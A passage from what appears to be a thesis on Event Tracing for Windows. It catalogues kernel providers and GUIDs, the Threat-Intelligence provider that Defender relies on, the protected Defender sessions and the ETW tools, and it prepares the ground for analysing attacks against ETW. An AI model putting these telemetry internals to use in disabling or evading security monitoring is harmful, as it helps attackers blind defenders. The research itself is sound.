Microsoft-Windows-Kernel-Pep	5412704e-b2e1-4624-8ffd-55777b8f7373
Microsoft-Windows-Kernel-PnP	9c205a39-1250-487d-abd7-e831c6290539
Microsoft-Windows-Kernel-PnP-Rundown	b3a0c2c8-83bb-4ddf-9f8d-4b22d3c38ad7
Microsoft-Windows-Kernel-Power	331c3b3a-2005-44c2-ac5e-77220c37d6b4
Microsoft-Windows-Kernel-PowerTrigger	aa1f73e8-15fd-45d2-abfd-e7f64f78eb11
Microsoft-Windows-Kernel-Prefetch	5322d61a-9efa-4bc3-a3f9-14be95c144f8
Microsoft-Windows-Kernel-Process	22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716
Microsoft-Windows-Kernel-Processor-Power	0f67e49f-fe51-4e9f-b490-6f2948cc6027
Microsoft-Windows-Kernel-Registry	70eb4f03-c1de-4f73-a051-33d13d5413bd
Microsoft-Windows-Kernel-ShimEngine	0bf2fb94-7b60-4b4d-9766-e82f658df540
Microsoft-Windows-Kernel-StoreMgr	a6ad76e3-867a-4635-91b3-4904ba6374d7
Microsoft-Windows-Kernel-Tm	4cec9c95-a65f-4591-b5c4-30100e51d870
Microsoft-Windows-Kernel-Tm-Trigger	ce20d1c3-a247-4c41-bcb8-3c7f52c8b805
Microsoft-Windows-Kernel-WDI	2ff3e6b7-cb90-4700-9621-443f389734ed
Microsoft-Windows-Kernel-WHEA	7b563579-53c8-44e7-8236-0f87b9fe6594
Microsoft-Windows-Kernel-WSService-StartServiceTrigger	3635d4b6-77e3-4375-8124-d545b7149337
Microsoft-Windows-Kernel-XDV	f029ac39-38f0-4a40-b7de-404d244004cb

Figure 1.6: A list of all ETW providers in the Microsoft-Windows-Kernel category.

1.3.2 Standard Providers

These providers are the standard type, available to all sessions and provide a much wider variety of information about the system than the system trace providers on their own. There is a wide number of providers originating in

the kernel, as seen in Figure 1.6.

Selected relevant providers (all of which originate in the kernel, but some of which are categorized under different labels than Microsoft-Windows-Kernel) are described here, using data provided in [25]:

Microsoft-Windows-Kernel-EventTracing
GUID: `B675EC37-BDB6-4648-BC92-F3FDC74D3CA2`
Events related to the ETW framework itself and its components, such as starting and stopping sessions, writing buffers and managing providers and sessions.

Microsoft-Windows-Kernel-General
GUID: `A68CA8B7-004F-D7B6-A698-07E2DE0F1F5D`
Events related to the system core, such as time settings, permissions and their usage, boot performance, etc.

Microsoft-Windows-Kernel-Process
GUID: `22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716`
Events related to processes, threads, jobs and their operation: starting, stopping, loading and unloading executables, etc.

Microsoft-Windows-Kernel-Network
GUID: `7DD42A49-5329-4832-8DFD-43D979153A88`
Events such as network changes or configuration changes of the TCP and UDP network stacks, established connections and transmission statistics.

Microsoft-Windows-Kernel-Disk
GUID: `C7BDE69A-E1E0-4177-B6EF-283AD1525271`
Events related to physical drives present in the system and their operation.

Microsoft-Windows-Kernel-File
GUID: `EDD08927-9CC4-4E65-B970-C2560FB5C289`
Events related to the filesystem and individual files, such as creation, deletion, access or configuration changes.

Microsoft-Windows-Kernel-Registry
GUID: `70EB4F03-C1DE-4F73-A051-33D13D5413BD`
Events related to the system registry, such as key creation, deletion, changes and performance.

Microsoft-Windows-Kernel-Memory
GUID: `D1D93EF7-E1F2-4F45-9943-03D245FE6C00`
Events related to kernel memory activity like allocations and swap space usage.

Microsoft-Windows-Kernel-AppCompat

GUID: `16A1ADC1-9B7F-4CD9-94B3-D8296AB1B130`

Events related to the AppCompat (Application Compatibility) system, such as starting, stopping and updating the AppCompat cache.

Microsoft-Windows-Kernel-Audit-API-Calls

GUID: `E02A841C-75A3-4FA7-AFC8-AE09CF9B7F23`

Events triggered whenever certain API functions are called, such as opening processes and threads, terminating processes, setting thread contexts, creating symbolic links or registering notification callbacks.

Microsoft-Windows-Audit-CVE

GUID: `85A62A0D-7E17-485F-9D4F-749A287193A6`

Events indicating an attempt to exploit the CVE-2020-0601 (Windows CryptoAPI Spoofing) vulnerability [26]. This provider might be extended in the future to provide detection capabilities for other known vulnerabilities.

Microsoft-Windows-Threat-Intelligence

GUID: `F4E1897C-B85D-5668-F1D8-040F4D8DD344`

Event feed for Windows Defender and other Microsoft-approved security applications. Contains events useful for detecting suspicious behaviour of programs inside the system. Such events include allocating and accessing virtual memory, setting thread context, suspending and resuming threads and processes and driver device interaction, as seen in Figure 1.7. Many of these events originate directly from the Windows kernel, having trace calls directly embedded into the traced functionality (Figure 1.8). This provider is protected by the `Secure ETW` mechanism, allowing only processes with the Antimalware-PPL level and above to access this provider and add it to their sessions [27].

The logged events consist of two groups — `LOCAL` for events taking place within the address space of the originating process and `REMOTE` for events targeting a different process. Because of how commonly they occur, most `LOCAL` events are turned off by default in order to not degrade system performance during normal use [13].

Microsoft-Windows-Security-LessPrivilegedAppContainer

GUID: `45EEC9E5-4A1B-5446-7AD8-A4AB1313C437`

Events related to access failures for apps running in the LPAC (Less Privileged App Container) sandbox environment.

Microsoft-Windows-Security-Adminless

GUID: `EA216962-877B-5B73-F7C5-8AEF5375959E`

Events related to access failures when the system runs in adminless mode, with disabled support for the Administrators group and restricted resource access for AppContainers.

Name	Value	Version	Task	Keyword
KERNEL_THREATINT_TASK_ALLOCVM_V1	1	1	KERNEL_THREATINT_TASK_ALLOCVM	KERNEL_THREATINT_KEYWORD_ALLOCVM_REMOTE
KERNEL_THREATINT_TASK_PROTECTVM_V1	2	1	KERNEL_THREATINT_TASK_PROTECTVM	KERNEL_THREATINT_KEYWORD_PROTECTVM_REMOTE
KERNEL_THREATINT_TASK_PROTECTVM_V2	2	2	KERNEL_THREATINT_TASK_PROTECTVM	KERNEL_THREATINT_KEYWORD_PROTECTVM_REMOTE
KERNEL_THREATINT_TASK_MAPVIEW_V1	3	1	KERNEL_THREATINT_TASK_MAPVIEW	KERNEL_THREATINT_KEYWORD_MAPVIEW_REMOTE
KERNEL_THREATINT_TASK_QUEUEUSERAPC_V1	4	1	KERNEL_THREATINT_TASK_QUEUEUSERAPC	KERNEL_THREATINT_KEYWORD_QUEUEUSERAPC_REMOTE
KERNEL_THREATINT_TASK_SETTHREADCONTEXT_V1	5	1	KERNEL_THREATINT_TASK_SETTHREADCONTEXT	KERNEL_THREATINT_KEYWORD_SETTHREADCONTEXT_REMOTE
KERNEL_THREATINT_TASK_ALLOCVM6_V1	6	1	KERNEL_THREATINT_TASK_ALLOCVM	KERNEL_THREATINT_KEYWORD_ALLOCVM_LOCAL
KERNEL_THREATINT_TASK_PROTECTVM7_V1	7	1	KERNEL_THREATINT_TASK_PROTECTVM	KERNEL_THREATINT_KEYWORD_PROTECTVM_LOCAL
KERNEL_THREATINT_TASK_PROTECTVM7_V2	7	2	KERNEL_THREATINT_TASK_PROTECTVM	KERNEL_THREATINT_KEYWORD_PROTECTVM_LOCAL
KERNEL_THREATINT_TASK_MAPVIEW8_V1	8	1	KERNEL_THREATINT_TASK_MAPVIEW	KERNEL_THREATINT_KEYWORD_MAPVIEW_LOCAL
KERNEL_THREATINT_TASK_READVM_V1	11	1	KERNEL_THREATINT_TASK_READVM	KERNEL_THREATINT_KEYWORD_READVM_LOCAL
KERNEL_THREATINT_TASK_READVM_V2	11	2	KERNEL_THREATINT_TASK_READVM	KERNEL_THREATINT_KEYWORD_READVM_LOCAL
KERNEL_THREATINT_TASK_WRITEVM_V1	12	1	KERNEL_THREATINT_TASK_WRITEVM	KERNEL_THREATINT_KEYWORD_WRITEVM_LOCAL
KERNEL_THREATINT_TASK_WRITEVM_V2	12	2	KERNEL_THREATINT_TASK_WRITEVM	KERNEL_THREATINT_KEYWORD_WRITEVM_LOCAL
KERNEL_THREATINT_TASK_READVM13_V1	13	1	KERNEL_THREATINT_TASK_READVM	KERNEL_THREATINT_KEYWORD_READVM_REMOTE
KERNEL_THREATINT_TASK_READVM13_V2	13	2	KERNEL_THREATINT_TASK_READVM	KERNEL_THREATINT_KEYWORD_READVM_REMOTE
KERNEL_THREATINT_TASK_WRITEVM14_V1	14	1	KERNEL_THREATINT_TASK_WRITEVM	KERNEL_THREATINT_KEYWORD_WRITEVM_REMOTE
KERNEL_THREATINT_TASK_WRITEVM14_V2	14	2	KERNEL_THREATINT_TASK_WRITEVM	KERNEL_THREATINT_KEYWORD_WRITEVM_REMOTE
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD_V1	15	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD	KERNEL_THREATINT_KEYWORD_SUSPEND_THREAD
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD16_V1	16	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD	KERNEL_THREATINT_KEYWORD_RESUME_THREAD
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS_V1	17	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS	KERNEL_THREATINT_KEYWORD_SUSPEND_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS18_V1	18	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS	KERNEL_THREATINT_KEYWORD_RESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS19_V1	19	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS	KERNEL_THREATINT_KEYWORD_FREEZE_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS20_V1	20	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS	KERNEL_THREATINT_KEYWORD_THAW_PROCESS
KERNEL_THREATINT_TASK_ALLOCVM21_V1	21	1	KERNEL_THREATINT_TASK_ALLOCVM	KERNEL_THREATINT_KEYWORD_ALLOCVM_REMOTE_KERNEL_CALLER
KERNEL_THREATINT_TASK_PROTECTVM22_V1	22	1	KERNEL_THREATINT_TASK_PROTECTVM	KERNEL_THREATINT_KEYWORD_PROTECTVM_REMOTE_KERNEL_CALLER
KERNEL_THREATINT_TASK_PROTECTVM22_V2	22	2	KERNEL_THREATINT_TASK_PROTECTVM	KERNEL_THREATINT_KEYWORD_PROTECTVM_REMOTE_KERNEL_CALLER
KERNEL_THREATINT_TASK_MAPVIEW23_V1	23	1	KERNEL_THREATINT_TASK_MAPVIEW	KERNEL_THREATINT_KEYWORD_MAPVIEW_REMOTE_KERNEL_CALLER
KERNEL_THREATINT_TASK_QUEUEUSERAPC24_V1	24	1	KERNEL_THREATINT_TASK_QUEUEUSERAPC	KERNEL_THREATINT_KEYWORD_QUEUEUSERAPC_REMOTE_KERNEL_CALLER
KERNEL_THREATINT_TASK_SETTHREADCONTEXT25_V1	25	1	KERNEL_THREATINT_TASK_SETTHREADCONTEXT	KERNEL_THREATINT_KEYWORD_SETTHREADCONTEXT_REMOTE_KERNEL_CALLER
KERNEL_THREATINT_TASK_ALLOCVM26_V1	26	1	KERNEL_THREATINT_TASK_ALLOCVM	KERNEL_THREATINT_KEYWORD_ALLOCVM_LOCAL_KERNEL_CALLER
KERNEL_THREATINT_TASK_PROTECTVM27_V1	27	1	KERNEL_THREATINT_TASK_PROTECTVM	KERNEL_THREATINT_KEYWORD_PROTECTVM_LOCAL_KERNEL_CALLER
KERNEL_THREATINT_TASK_PROTECTVM27_V2	27	2	KERNEL_THREATINT_TASK_PROTECTVM	KERNEL_THREATINT_KEYWORD_PROTECTVM_LOCAL_KERNEL_CALLER
KERNEL_THREATINT_TASK_MAPVIEW28_V1	28	1	KERNEL_THREATINT_TASK_MAPVIEW	KERNEL_THREATINT_KEYWORD_MAPVIEW_LOCAL_KERNEL_CALLER
KERNEL_THREATINT_TASK_DRIVER_DEVICE_V1	29	1	KERNEL_THREATINT_TASK_DRIVER_DEVICE	KERNEL_THREATINT_KEYWORD_DRIVER_EVENTS
KERNEL_THREATINT_TASK_DRIVER_DEVICE30_V1	30	1	KERNEL_THREATINT_TASK_DRIVER_DEVICE	KERNEL_THREATINT_KEYWORD_DRIVER_EVENTS
KERNEL_THREATINT_TASK_DRIVER_DEVICE31_V1	31	1	KERNEL_THREATINT_TASK_DRIVER_DEVICE	KERNEL_THREATINT_KEYWORD_DEVICE_EVENTS
KERNEL_THREATINT_TASK_DRIVER_DEVICE32_V1	32	1	KERNEL_THREATINT_TASK_DRIVER_DEVICE	KERNEL_THREATINT_KEYWORD_DEVICE_EVENTS

Figure 1.7: Events associated with Microsoft-Windows-Threat-Intelligence [28].

Microsoft-Windows-Security-Mitigations

GUID: `FAE10392-F0AF-4AC0-B8FF-9F4D920C3CDF`

Events related to security mitigation features in the system. These include protections against various overflow attacks, running of unsigned binaries, Win32k syscalls, mapping images in kernel memory, etc.

xrefs to EtwThreatIntProvRegHandle

Directio	Type	Address	Text
Up	r	KeInsertQueueApc+24	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogInsertQueueUserApc+3B	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogInsertQueueUserApc+8F	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogInsertQueueUserApc+26B	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwpTiFillVadEventWrite+74	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	IopfCompleteRequest+3D2	mov rdx, cs:EtwThreatIntProvRegHandle
Up	r	EtwTiLogDeviceObjectLoadUnload+2D	mov rsi, cs:EtwThreatIntProvRegHandle
Up	r	EtwTiLogAllocExecVm+3A	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogAllocExecVm+9A	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogAllocExecVm+1A1	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogProtectExecVm+3A	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogProtectExecVm+98	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogReadWriteVm+49	mov rsi, cs:EtwThreatIntProvRegHandle
Up	r	EtwTiLogReadWriteVm+154	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogSetContextThread+40	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwpTiVadQueryEventWriteCallback+36	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogMapExecView+2F	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogMapExecView+81	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogMapExecView+168	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogDriverObjectUnLoad+1E	mov rdi, cs:EtwThreatIntProvRegHandle
Up	r	EtwTiLogDriverObjectLoad+25	mov rdi, cs:EtwThreatIntProvRegHandle
Up	r	EtwTiLogProtectExecVm+1EE6C4	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogSetContextThread:loc_1407F9F3A	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogSetContextThread+1A965D	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogSetContextThread+1A972A	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogDriverObjectLoad+CC223	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogSuspendResumeProcess+4A	mov rdi, cs:EtwThreatIntProvRegHandle
Up	r	EtwTiLogSuspendResumeProcess+122	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle
Up	r	EtwTiLogSuspendResumeThread+4F	mov rdi, cs:EtwThreatIntProvRegHandle
Up	r	EtwTiLogSuspendResumeThread+120	mov rcx, cs:EtwThreatIntProvRegHandle; RegHandle

Figure 1.8: References to the Microsoft-Windows-Threat-Intelligence provider in ntoskrnl.exe version 10.0.19042.

Microsoft-Windows-Kernel-IO

GUID: `ABF1F586-2E50-4BA8-928D-49044E6F0DB7`

Events related to the Windows IO manager, responsible for communication between applications and IO device drivers [29]. Produces events such as volume mounts, hot patching events, device crash dump notifications and more.

Microsoft-Windows-Kernel-IoTrace

GUID: `A103CABD-8242-4A93-8DF5-1CDF3B3F26A6`

Produces events for monitoring IO operations going through the Windows IO manager.

Microsoft-Windows-Kernel-LiveDump

GUID: `BEF2AA8E-81CD-11E2-A7BB-5EAC6188709B`

Events related to the operation and configuration of Windows Live-

Dump, a tool analogous to kernel crash dump but capable of creating kernel memory dumps without halting the system [30].

Microsoft-Windows-Kernel-StoreMgr
GUID: `A6AD76E3-867A-4635-91B3-4904BA6374D7`
Events related to stream device drivers, such as hard drives, CD-ROM, Compact Flash, etc., such as IO operations, adding, removing and manipulating stores and error logging [31].

1.4 Importance of ETW for Windows Defender

Microsoft's antimalware solution, Windows Defender, comes integrated into standard Windows OS versions in order to enhance security for most Windows users and competes with third-party antimalware products [32]. Aside from scanning files, it is also capable of monitoring the system at runtime and identifying various threats and attacks. To monitor the system, Windows Defender relies heavily on Event Tracing for Windows to get an event feed of specific activity in the system related to API calls known to be used in malicious programs and other potentially dangerous activity. This event feed is governed by the `Microsoft-Windows-Threat-Intelligence` provider running in the kernel. This provider has a limited availability, being only accessible to processes with the Antimalware-PPL permissions, which are assigned selectively by Microsoft, mostly to security software from reputable vendors. Aside from its usage by Windows Defender, Microsoft makes this feed available to some third-party security software by providing binary signing with the Antimalware-PPL mode enabled. Altough Windows Defender relies primarily on this provider in most cases, events from many other feeds are collected, such as .NET-related events from `Microsoft-Windows-DotNETRuntime` and PowerShell events from `Microsoft-Windows-PowerShell`. In the case of PowerShell, there is a built in functionality in the engine to dispatch events whenever suspicious code is being executed [33], informing antimalware solutions about the potential threat.

Windows Defender creates two secure ETW sessions to consume ETW events, described below. There is no official documentation nor publicly available research into the details of these sessions. These sessions are:

DefenderAuditLogger
GUID: `6B4012D0-22B6-464D-A553-20E9618403A1`
This session likely consumes events from audit providers and other security event providers from the kernel and certain system applications such as:

- `Microsoft-Windows-Security-Auditing`
- `Microsoft-Windows-Audit-CVE`

- `Microsoft-Windows-Threat-Intelligence`
- `Microsoft-Windows-DotNETRuntime`
- `Microsoft-Windows-PowerShell`

DefenderApiLogger
GUID: `6B4012D0-22B6-464D-A553-20E9618403A2`
This session seems to collect events related to system API calls from providers such as `Microsoft-Windows-Audit-API-Calls` in order to identify potentially malicious behaviour based on actions happening in the system.

These sessions are special in that they cannot be easily stopped or disabled due to them being protected by the Secure ETW feature [32]. This makes it harder for potential malicious actors to disable these event sources for Windows Defender. This protection is based on Protected Process Light (PPL), an access control feature which limits what processes can access elements with the required PPL level set.

Aside from consuming ETW events, Windows Defender also creates the **Microsoft-Windows-Windows Defender** provider, supplying events related to its operation. Events from this provider can be consumed by anyone and help identify what is happening inside the antimalware program, but they cannot directly affect its operation in any way.

1.5 Other security products dependent on ETW

Windows Defender isn't the only product utilising ETW to monitor the system. Since the ETW framework unifies a wide range of event sources into one easily accessible system, most other modern security solutions also utilise it to some degree. Some examples of major security solutions utilising ETW include the following:

Aurora
Aurora is a lightweight EDR agent developed by Nextron Systems and based on the open-source Sigma framework [34]. It relies heavily on ETW for live event filtering and anomaly detection [35].

Cynet
Cynet is a next-gen antivirus and EDR solution. It provides a real-time monitoring and scanning capability in a centralized security ecosystem. It uses minifilter drivers, network filtering, memory scanning, machine-learning-based detections and real-time event data provided by ETW to monitor the system [36].

ESET Protect

ESET Protect is an EDR solution utilising behaviour detection and reputation systems for threat detection in conjunction with cloud sandboxing for detecting previously unknown threats. It scans a wide range of data from user systems, including live consumption of ETW logs [36].

F-Secure

F-Secure Antivirus has a component dedicated to consuming ETW logs, which is used, among others, for identifying malicious activity that would otherwise be hard to detect [37, 38].

Sentinel One

Sentinel One utilizes sophisticated AI-based behavioural analysis based on many data feeds from the system, including kernel callbacks and ETW logs [36].

Symantec Endpoint Security

Symantec's EDR solution correlates live ETW data with information from other data sources to create a comprehensive overview of activity in the system and identify malicious behaviour [39].

Trend Micro Apex One

TrendMicro's Apex One EDR performs behavioural detection based on data from network and kernel callbacks, user-mode and kernel-mode hooks, AMSI and ETW data [36].

Vipre AV

Vipre AV uses ETW for monitoring the boot sequence using the Global Logger ETW session [37].

There is also a number of standalone and research tools utilising ETW to provide telemetry access or specific detection capabilities. Examples include:

ETWMonitor

An open-source tool for detecting suspicious network traffic using ETW logs [40].

MARPLE and APTShield

Sponsored by DARPA and created as a collaboration of universities and researchers, these projects focus on using ETW telemetry to improve the detection of APT and zero-day threats [41].

SilkETW

Developed by Mandiant, SilkETW provides an easy interface for collecting and filtering ETW log data for diagnostics, vulnerability research, detection and evasion [42].

1.6 Viewing and configuring ETW

There are many methods for configuring ETW and accessing the data it provides. Microsoft provides a number of tools to interact with the framework.

1.6.1 logman

The Log Manager (logman) tool acts as a command-line interface for Event Trace Sessions and Performance logs. It is capable of querying, starting, stopping and modifying sessions as well as importing and exporting data collector sets [43]. The logman tool and its capabilities are displayed in Figure 1.9.

```
Microsoft ® Logman.exe (10.0.19041.2193)

Usage:
  logman [create|query|start|stop|delete|update|import|export] [options]

Verbs:
  create                       Create a new data collector.
  query                        Query data collector properties. If no name is given all data collectors are listed.
  start                        Start an existing data collector and set the begin time to manual.
  stop                         Stop an existing data collector and set the end time to manual.
  delete                       Delete an existing data collector.
  update                       Update an existing data collector's properties.
  import                       Import a data collector set from an XML file.
  export                       Export a data collector set to an XML file.

Adverbs:
  counter                      Create a counter data collector.
  trace                        Create a trace data collector.
  alert                        Create an alert data collector.
  cfg                          Create a configuration data collector.
  providers                    Show registered providers.
```

Figure 1.9: The help message, shown using the `logman /?` command, from Microsoft's logman ETW Log Manager, displaying its capabilities.

1.6.2 wevtutil

The Windows Event Utility (wevtutil) tool is used for working with event logs and publishers — installing and uninstalling manifests, exporting and configuring logs and clearing them [44], as seen in Figure 1.10.

1.6.3 Performance and Reliability Monitor

Part of the functionality of Performance Monitor consists of accessing ETW logs related to system performance and usage and graphically presenting that data to the user [45]. It can filter events by type, source and severity and display them on a timeline, providing more insight into the circumstances in which they happened. It can also measure system performance using various metrics and show usage statistics for system components.

Reliability Monitor is a utility based on the same kind of data as Performance Monitor, but displays it in the form of a timeline of events and their

```
Windows Events Command Line Utility.

Enables you to retrieve information about event logs and publishers, install
and uninstall event manifests, run queries, and export, archive, and clear logs.

Usage:

You can use either the short (for example, ep /uni) or long (for example,
enum-publishers /unicode) version of the command and option names. Commands,
options and option values are not case-sensitive.

Variables are noted in all upper-case.

wevtutil COMMAND [ARGUMENT [ARGUMENT] ...] [/OPTION:VALUE [/OPTION:VALUE] ...]

Commands:

el | enum-logs          List log names.
gl | get-log            Get log configuration information.
sl | set-log            Modify configuration of a log.
ep | enum-publishers    List event publishers.
gp | get-publisher      Get publisher configuration information.
im | install-manifest   Install event publishers and logs from manifest.
um | uninstall-manifest Uninstall event publishers and logs from manifest.
qe | query-events       Query events from a log or log file.
gli | get-log-info      Get log status information.
epl | export-log        Export a log.
al | archive-log        Archive an exported log.
cl | clear-log          Clear a log.
```

Figure 1.10: The help message from Microsoft's Windows Event Utility, displaying its capabilities.

severity, as seen in Figure 1.11. It displays a calculated system stability score based on the numbers and severity of logged events over time.

1.6.4 Microsoft Message Analyzer

Microsoft Message Analyzer, or MMA, is a comprehensive analysis tool capable of creating and monitoring sessions and displaying events, both live and from event log files, with advanced filtering capabilities [46]. Aside from event tracing, it is often used for network traffic capture and analysis. Its development and support were discontinued in 2019 and it is no longer being distributed. It is however still widely used due to the fact that it has no direct replacement [47].

1.6.5 Windows Performance Toolkit

The Windows Performance Toolkit is a set of performance monitoring and analysis tools created by Microsoft to aid developers in profiling and debugging their applications [48]. It is distributed as part of the Windows ADK and consists of the following two main components:



Figure 1.11: Windows Reliability Monitor, started using the `perfmon /rel` command, displaying a timeline of events.

Windows Performance Recorder
: Records a trace of events from selected sources and exports it in the ETL format for displaying and analysis in the Windows Performance Analyzer.

Windows Performance Analyzer
: Reads traces recorded by the Windows Performance Recorder and displays a graphical overview of the events in the system (as seen in Figure 1.12) with search and filtering capabilities. It is also capable of identifying potential issues and correlating data to provide a better insight into the connections between individual events.



Figure 1.12: Windows Performance Analyzer displaying a captured event trace.

1.6.6 ETW Explorer

ETW Explorer is a third-party tool similar to Microsoft's PerfView [49], created by Pavel Yosifovich. It provides an easy way to explore providers registered in the system based on their manifests. It can display event definitions belonging to each provider, along with metadata such as event fields and parameters, as seen in Figure 1.2 [50].

1.7 ETW structures and layout

The ETW framework does not exist in Windows as a single discrete component. Instead, it is integrated into the kernel, system programs and many third-party applications. This makes it an essential Windows component and allows it to operate on a very low level in the system while providing a relatively high-level interface for logging and event consumption.

The structures described here are taken from Windows 10, version 20H2, build 19042. Since ETW is frequently being updated, it is likely that there will be differences between various Windows versions and builds, primarily in the layout of various kernel structures related to ETW.

This part will focus on a selection of event providers and sessions relevant to the analysis of attacks against ETW in chapter 2, describing their internal structure and operation, as well as interesting components inside the Windows kernel.

1.7.1 ETW Providers

Registering ETW providers into the system is done using the `EtwRegister` API call (see Figure 1.13) contained in `advapi32.dll` in user-mode and `ntoskrnl.exe` in kernel-mode, requiring the provider's GUID and returning a pointer to a newly initialized _ETW_REG_ENTRY object. From that point onward, the provider exists in the system, will be displayed in the providers list, and programs may attempt to subscribe to it to receive any events it generates.

```
ULONG EVNTAPI EventRegister(
  [in]           LPCGUID          ProviderId,
  [in, optional] PENABLECALLBACK EnableCallback,
  [in, optional] PVOID            CallbackContext,
  [out]          PREGHANDLE       RegHandle
);
```

Figure 1.13: EventRegister function prototype [51].

The _ETW_REG_ENTRY object is subject to Windows' Object Manager (and access control) and is the object representing the provider in the system [52]. A detailed view of the structure can be seen in Figure 1.14.

There are many interesting fields in _ETW_REG_ENTRY. One of the notable ones is `EnableMask`. As a provider can be enabled in at most eight sessions (loggers) at once, this field acts as an 8-bit mask where each bit corresponds to a possible logger connected to this provider. The most interesting field is however the `GuidEntry` field, which contains a pointer to an _ETW_GUID_ENTRY structure named `GuidEntry`, as seen in Figure 1.15.

